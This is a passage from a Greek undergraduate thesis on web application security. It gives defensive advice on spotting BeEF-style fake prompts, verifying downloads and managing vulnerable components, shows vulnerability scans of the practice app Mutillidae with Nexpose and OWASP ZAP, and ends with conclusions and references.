Αυτό που μπορούμε να κάνουμε είναι να μειώσουμε τις τεχνικές τις οποίες θα μπορεί να χρησιμοποιήσει πάνω μας, όπως άμα είμαστε hooked στο BeEF και μας ζητήσει ο browser να κάνουμε εγκατάσταση κάποια ενημέρωση, μπορούμε να μπούμε στη σελίδα του περιηγητή και να την κατεβάσουμε από εκεί σε περίπτωση που υπάρχει κάποια. Επίσης αν κατεβάσουμε κάποιο αρχείο να ελέγξουμε ότι σίγουρα είναι αυτό που περιμέναμε και όχι κανένα backdoor αρχείο. Υπάρχει και το md5sum στα αρχεία που κατεβάζουμε για να μπορούμε να ελέγξουμε αν έχει τροποποιηθεί κάποιο κατά τη λήψη, είναι ένα hash το οποίο δημιουργείται βάση τα περιεχόμενα του αρχείου ως υπογραφή του και υπάρχει στη σελίδα από την οποία κατεβάζουμε, έπειτα ελέγχουμε αν αυτό που κατεβάσαμε δημιουργεί την ίδια υπογραφή με το πρόγραμμα WinMD5Free.

Ένα άλλο παράδειγμα σε περίπτωση που μας πετάξει κάποιο μήνυμα ότι έχουμε αποσυνδεθεί από τη σελίδα και να ξανά συνδεθούμε από την παρακάτω φόρμα, σωστό θα ήταν να αγνοήσουμε και να πάμε στην αρχική σελίδα να σιγουρευτούμε ότι έχει ανοίξει με πρωτόκολλο HTTPS και μετά να κάνουμε είσοδο αν όντως μας έχει βγάλει.

6.7 Using Components with Known Vulnerabilities

Προσπαθώντας να αποτρέψουμε την δημιουργία της συγκεκριμένης ευπάθειας από την διαδικτυακή μας εφαρμογής θα πρέπει να ακολουθήσουμε το ίδιο σκεπτικό με την ενότητα Security Misconfiguration. Αρχικά αφαιρούμε μη χρήσιμες εξαρτήσεις εφαρμογών, αχρείαστα χαρακτηριστικά, αρχεία και οδηγίες. Ένα πρόγραμμα που θα μπορεί να μας βοηθήσει να δούμε τις αδυναμίες του συστήματος όπως ανοιχτές πόρτες ή διάφορες εγκατεστημένες εφαρμογές είναι το Zenmap που είδαμε στην ανάλυση των επιθέσεων. Με αυτό μπορούμε να ελέγξουμε τον διακομιστή μας και να δούμε με τη σειρά τα αποτελέσματα καταργώντας λογισμικά, κλείνοντας αχρείαστες πόρτες ή διορθώνοντας λάθος ρυθμίσεις που μπορεί να υπάρχουν όπως προεπιλεγμένοι κωδικοί ή είσοδος χωρίς επαλήθευση στοιχείων.


Έπειτα θα πρέπει να γίνεται καταγραφή των στοιχείων και των εκδόσεων που τρέχουν σε τακτά χρονικά διαστήματα, είτε έχουμε να κάνουμε με client – side είτε με server – side στοιχεία, χρησιμοποιώντας προγράμματα όπως Versions, DependencyCheck κλπ. Πάντα θα πρέπει να κάνουμε εγκατάσταση στοιχεία τα οποία έχουμε αντλήσει από έμπιστες πηγές, για παράδειγμα η εγκατάσταση ενός διακομιστή Apache ή μίας βάσης δεδομένων θα πρέπει να γίνει από τις σελίδες των εταιρειών για να είμαστε σίγουροι ότι δεν περιέχουν κακόβουλο λογισμικό. Τέλος σημαντικός έλεγχος θα πρέπει να γίνεται σε βιβλιοθήκες και συστατικά τα οποία δεν συντηρούνται πλέον ή δεν βγάζουν ενημερώσεις που να διορθώνουν κενά ασφαλείας που μπορεί να έχει η προηγούμενη έκδοση. Σε περίπτωση που υπάρχουν τέτοια στοιχεία στην διαδικτυακή μας εφαρμογή θα πρέπει να χρησιμοποιούμε virtual patches, τα οποία επιβάλουν πολιτικές ασφαλείας σαν επιπλέον επίπεδο και εμποδίζουν την εκμετάλλευση γνωστών ευπαθειών.

6.8 Αυτοματοποιημένοι Έλεγχοι

Αναφερθήκαμε για τους αυτόματους ελέγχους που πρέπει να γίνονται στις διαδικτυακές εφαρμογές για αρκετές από τις ευπάθειες που είδαμε μέχρι τώρα. Σε αυτή την ενότητα θα παρουσιάσουμε μερικούς από τους ελέγχους που έγιναν με διάφορα εργαλεία, όπως το Nexpose της εταιρείας Rapid7, του ZAP του οργανισμού OWASP αλλά και του OpenVAS της εταιρείας Greenbone Networks.


Το Nexpose σαρώνει ένα σύστημα για τυχόν ευπάθειες που μπορεί να έχει. Έχει ευρύτερη βάση δεδομένων με γνωστές ευπάθειες. Μπορεί να χρησιμοποιηθεί για να ελέγξει ένα σύστημα αν είναι ευάλωτο, να μας βοηθήσει να δημιουργήσουμε μία αναλυτική αναφορά για να μοιραστούμε τις πληροφορίες που μαζέψαμε με το τεχνικό τμήμα ή μία αναφορά υψηλότερου επιπέδου για να μοιραστούμε τα στοιχεία με τους διευθυντές. Έχει τη δυνατότητα να προγραμματίσουμε σαρώσεις κάποια συγκεκριμένη μέρα/ώρα, οι οποίες μπορεί να είναι και επαναλαμβανόμενες ανά ώρα/μέρα/μήνα.

Η εικόνα 118 δείχνει κάποιες πληροφορίες που μας εμφανίζει μία σάρωση του nexpose**.** Φαίνεται το λειτουργικό σύστημα που χρησιμοποιεί ο στόχος και τι επίπεδο χρειάζεται κάποιος για να το εκμεταλλευτεί. Έχει 0 malware, 177 exploits και 308 vulnerabilities. Σου δίνει τη δυνατότητα τις πληροφορίες να τις κάνεις export σε ένα CSV (Comma-Separated Values) αρχείο ή να φτιάξεις ένα συνολικό report.




Εικόνα 118. Αποτελέσματα Nexpose

Το ZAP του οργανισμού OWASP είναι ένα δωρεάν λογισμικό και εύκολο στη χρήση, μπορεί να βρει αυτόματα ευπάθειες που θα έχει μία διαδικτυακή εφαρμογής και έχει και τη δυνατότητα για χειροκίνητους ελέγχους για μεγαλύτερη ακρίβεια. Όλα τα αυτόματα προγράμματα που βλέπουμε είναι καλό να χρησιμοποιούνται ως βοηθητικά και να μην καταφεύγουμε σε αυτά ως μοναδική λύση, αλλά να γίνονται και χειροκίνητοι έλεγχοι. Παρακάτω φαίνεται ο έλεγχος που έγινε στην διαδικτυακή εφαρμογή Mutillidae. Στην εικόνα 119 βλέπουμε ένα παράθυρο που υπάρχει στον ZAP και δείχνει την διαδικτυακή εφαρμογή και αρχεία που περιέχει.




Εικόνα 119. Στόχος που έγινε έλεγχος

Στην εικόνα 120 βλέπουμε όλες τις ευπάθειες που έχει ανακαλύψει με τον έλεγχό του το ZAP στη σελίδα Mutillidae.




Εικόνα 120. Ευπάθειες που ανακάλυψε

Αυτές οι εικόνες μας δείχνουν τους κινδύνους που έχει καταφέρει να βρει. Τα έχει κατηγοριοποιήσει με κάποιες σημαίες, κόκκινη, πορτοκαλή, κίτρινη και μπλε από τα πιο σοβαρά προβήματα προς τα λιγότερο. Διαλέγοντας μία ευπάθεια που έχει βρει μας εμφανίζει τις λεπτομέριες για εκείνη. Η επιλογή της ευπάθειας που θα δούμε φαίνεται στην εικόνα 121 και είναι για την XSS που είδαμε.



Εικόνα 121. Που υπάρχει η συγκεκριμένη ευπάθεια

Στην εικόνα 122 μπορούμε να δούμε ότι μας λέει το URL στο οποίο βρήκε την ευπάθεια **(URL)**, πόσο σοβαρή είναι **(Rank)**, πόσο σίγουρο είναι το πρόγραμμα ότι ισχύει αυτή η ευπάθεια **(Confindence)**, σε ποια παράμετρο βρίσκεται **(Parameter)**, την επίθεση που έκανε για να βρει την ευπάθεια **(Attack)**. Και παρακάτω σου δίνει πληροφορίες για τι είναι αυτή η επίθεση **(Description)**, σε ποια σελίδα υπάρχει **(Other info)**, τρόπους αντιμετώπισης **(Solution)** και πηγές των πληροφοριών αυτών **(Reference)**.



Εικόνα 122. Λεπτομέρειες ευπάθειεας και τρόποι αντιμετώπισης

Κεφάλαιο 7

Συμπεράσματα

Το Διαδίκτυο έχει γίνει πλέον μέρος της καθημερινότητάς μας, όπως αναφέραμε και στα πρώτα κεφάλαια. Υπάρχουν πάρα πολλές διαδικτυακές εφαρμογές που χρησιμοποιούμε μέσω του διαδικτύου, είτε για αγορές, είτε για ενημέρωση, είτε κοινωνική δικτύωση κλπ. Είδαμε ότι αυτές οι διαδικτυακές εφαρμογές δεν είναι πάντα ασφαλής, καθώς είναι αρκετά περίπλοκες, και είτε από άγνοια του προγραμματιστή, είτε από κάποιο λάθος μπορεί να δημιουργηθούν ευάλωτα σημεία σε αυτές. Υπάρχουν πάρα πολλοί χρήστες στις μέρες μας οι οποίοι δεν χρησιμοποιούν το Διαδίκτυο καλοπροαίρετα και ψάχνουν να εκμεταλλευτούν αυτά τα τρωτά σημεία των εφαρμογών μας. Η εργασία αυτή συντάχθηκε με σκοπό να δείξει πόσα ευάλωτα σημεία μπορεί να υπάρξουν στις διαδικτυακές εφαρμογές που δημιουργούμαι και πόσο εύκολο είναι να τις εκμεταλλευτεί ένας κακόβουλος χρήστης αναζητώντας προγράμματα και τεχνικές στο Διαδίκτυο. Επίσης μας δείχνει τι δυνατότητες υπάρχουν για ένα κακόβουλο χρήστη μετά την εκμετάλλευση των διαδικτυακών εφαρμογών και πως μπορεί αυτό να επηρεάσει και άλλα συστήματα τα οποία βρίσκονται στο ίδιο δίκτυο. Εκτός από τις ευπάθειες που αναφέρθηκαν στην παρούσα πτυχιακή εργασία υπάρχουν πάρα πολλές ακόμα από τις οποίες κινδυνεύουν οι διαδικτυακές εφαρμογές και οι διακομιστές τους. Εμείς αναφερθήκαμε σε μερικές από τις πιο επικίνδυνες και σε μερικές από τις πιο συχνές επιθέσεις που υπάρχουν, μπορεί όμως να υπάρχουν πολλές ακόμα ευπάθειες οι οποίες να μην έχουν ανακαλυφθεί.

Οι προγραμματιστές των διαδικτυακών εφαρμογών καλούνται καθημερινά να ενημερώνονται και να αντιμετωπίζουν τις ευπάθειες αυτές με την ανάπτυξή ασφαλούς κώδικα, ο οποίος περιέχει διάφορα στοιχεία ασφαλείας, μερικά από τα οποία και αναφέραμε. Είτε με την δημιουργία ενημερώσεων για τα στοιχεία εκείνα που έχουν βγει ήδη στην παραγωγή και ανακαλύπτονται αργότερα οι ευπάθειές τους. Δυστυχώς όμως ακόμα και στις μέρες μας υπάρχει έλλειψη ενημέρωσης και πολλοί δεν είναι αρκετά ενημερωμένοι για το πως πρέπει να αντιμετωπίζουν τις ευπάθειες αυτές, είτε προγραμματιστικά, είτε ως απλοί χρήστες του διαδικτύου, με αποτέλεσμα να πέφτουν θύματα επιθέσεων. Παρόλο που υπάρχουν πάρα πολλά προγράμματα για να βοηθήσουν τους προγραμματιστές, τα προγράμματα αυτά μπορούν να τα χρησιμοποιήσουν και οι κακόβουλοι χρήστες για να τους βοηθήσουν να ανακαλύψουν τις ευπάθειες και να τις εκμεταλλευτούν. Ουσιαστικά ο τομέας της ασφάλειας των διαδικτυακών εφαρμογών είναι ένας αγώνας ταχύτητας και οι προγραμματιστές θα πρέπει να είναι πάντα ένα βήμα μπροστά για να μπορέσουν να εξασφαλίσουν τη δημιουργία ασφαλών διαδικτυακών εφαρμογών.

Αναφορές[s33][at34][s35]

[1] Wikipedia, «HTTP,» 16 August 2020. [Ηλεκτρονικό]. Available: https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol. [Πρόσβαση 28 August 2020].

[2] OWASP, «OWASP Appsec Tutorial Series,» 30 January 2011. [Ηλεκτρονικό]. Available: https://www.youtube.com/watch?v=CDbWvEwBBxo&list=PL8239DA448CC2BB7C&index=1. [Πρόσβαση 6 July 2020].

[3] D. Mikovich, «Cyber Security Facts and Stats,» 20 June 2020. [Ηλεκτρονικό]. Available: https://www.cybintsolutions.com/cyber-security-facts-stats/. [Πρόσβαση 22 August 2020].

[4] A. S. Tanenbaum, Δίκτυα Υπολογιστών, Άμστερνταμ: Κλειδάριθμος, 2006.

[5] C. Mateu, Introduction to Web Application Development, Barcelona: Eureca Media, SL, 2010.

[6] Wikipedia, «HTML,» 27 August 2020. [Ηλεκτρονικό]. Available: https://en.wikipedia.org/wiki/HTML. [Πρόσβαση 28 August 2020].

[7] tutorialspoint, «PHP tutorial,» [Ηλεκτρονικό]. Available: https://www.tutorialspoint.com/php/index.htm. [Πρόσβαση 28 August 2020].

[8] Wikipedia, «JavaScript,» 25 June 2020. [Ηλεκτρονικό]. Available: https://el.wikipedia.org/wiki/JavaScript. [Πρόσβαση 28 August 2020].

[9] M. Rouse, «Server,» June 2020. [Ηλεκτρονικό]. Available: https://whatis.techtarget.com/definition/server. [Πρόσβαση 24 August 2020].

[10] Β. Τ. Ταμπακάς, Εισαγωγή στις βάσεις δεδομένων, Πάτρα: Ταμπακάς, 2012.

[11] M. Route, «Database,» July 2019. [Ηλεκτρονικό]. Available: https://searchsqlserver.techtarget.com/definition/database. [Πρόσβαση 24 August 2020].

[12] Wikipedia, «Web Application,» 18 August 2020. [Ηλεκτρονικό]. Available: https://en.wikipedia.org/wiki/Web_application. [Πρόσβαση 28 August 2020].

[13] GoodFirms, «Web freamework,» [Ηλεκτρονικό]. Available: https://www.goodfirms.co/glossary/web-framework/. [Πρόσβαση 27 August 2020].

[14] OWASP, «Category: Vulnerability,» 6 June 2016. [Ηλεκτρονικό]. Available: https://wiki.owasp.org/index.php/Category:Vulnerability. [Πρόσβαση 6 July 2020].

[15] A. S. Tanenbaum, «Ασφάλεια,» σε *Σύχρονα Λειτουργικά Συστήματα*, Άμστερνταμ, Pearson Education, Inc., 2008, pp. 713-715.

[16] JavaTpoint, «Ethical Hacking,» [Ηλεκτρονικό]. Available: https://www.javatpoint.com/ethical-hacking. [Πρόσβαση 14 June 2020].

[17] HelpNetSecurity, «The History of Hacking,» 8 April 2002. [Ηλεκτρονικό]. Available: https://www.helpnetsecurity.com/2002/04/08/the-history-of-hacking/. [Πρόσβαση 15 June 2020].

[18] R. Moore, Cybercrime: Investigating High Technology Computer Crime, Routledge, 2010.

[19] B. A. Pashel, «Pashel - Teaching Students to Hack,» [Ηλεκτρονικό]. Available: http://cs.potsdam.edu/faculty/laddbc/Teaching/Ethics/StudentPapers/2006Pashel-TeachingStudentsToHack.pdf. [Πρόσβαση 15 June 2020].

[20] JavaTpoint, «Types Of Hackers,» [Ηλεκτρονικό]. Available: https://www.javatpoint.com/types-of-hackers. [Πρόσβαση 15 June 2020].

[21] JavaTpoint, «Server-side attacks,» [Ηλεκτρονικό]. Available:

https://www.javatpoint.com/server-side-attacks. [Πρόσβαση 14 June 2020].

[22] JavaTpoint, «Client-side attacks,» [Ηλεκτρονικό]. Available: https://www.javatpoint.com/client-side-attacks. [Πρόσβαση 14 June 2020].

[23] OWASP, «Main Page,» 2001. [Ηλεκτρονικό]. Available: https://owasp.org/. [Πρόσβαση 6 July 2020].

[24] OWASP, «OWASP Top 10 2017,» 2017. [Ηλεκτρονικό]. Available: https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_Top_10. [Πρόσβαση 7 July 2020].

[25] Hacksplaining, «Dictionary Attacks,» [Ηλεκτρονικό]. Available: https://www.hacksplaining.com/glossary/dictionary-attacks. [Πρόσβαση 23 July 2020].

[26] InfoBeyond, «ACFlaws,» [Ηλεκτρονικό]. Available: https://securitypolicytool.com/Content/files/ACFlaws.pdf. [Πρόσβαση 23 Jully 2020].

[27] B. Jackson, «HTTP Security Headers,» 19 June 2019. [Ηλεκτρονικό]. Available: https://www.keycdn.com/blog/http-security-headers. [Πρόσβαση 20 August 2020].

[28] Certificate Transparency, «Certificate Transparency,» [Ηλεκτρονικό]. Available: https://www.certificate-transparency.org/. [Πρόσβαση 20 August 2020].

[29] Denim Group Team, «Denim Group,» 31 May 2019. [Ηλεκτρονικό]. Available: https://www.denimgroup.com/resources/blog/2019/05/mime-sniffing-in-browsers-and-the-security-implications/. [Πρόσβαση 20 August 2020].

[30] M. C. B. H. T. Jingesh C. Doshi, «SQL FILTER – SQL Injection Prevention and Logging Using Dynamic Network Filter,» σε *SQL FILTER – SQL Injection Prevention and Logging Using Dynamic Network Filter*, Berlin Heidelberg, Springer-Verlag, 2014.

[31] OWASP, «Query Parameterization Cheat Sheet,» [Ηλεκτρονικό]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html. [Πρόσβαση 7 July 2020].